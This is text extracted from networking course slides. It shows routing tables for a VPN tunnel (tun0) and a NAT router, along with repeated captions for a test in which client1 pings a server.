


Routing table

192.168.100.102/32	*	tun0
192.168.100.0/24	192.168.100.102	tun0
192.168.0.0/24	192.168.100.102	tun0
10.0.0.0/24	192.168.100.102	tun0
192.168.1.0/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0

the packet is NATed
and sent to the next
hop toward 2.0.0.2.

client1 ping server




Routing table


192.168.1.0/24	*
1.2.0.0/30	*
2.0.0.0/24	1.2.0.2
1.2.0.4/30	1.2.0.2

g1/0
g2/0
g2/0
g2/0


Test case 1: client1 ping server




Test case 1: client1 ping server




Test case 1: client1 ping server




Test case 1: client1 ping server




Test case 1: client1 ping server



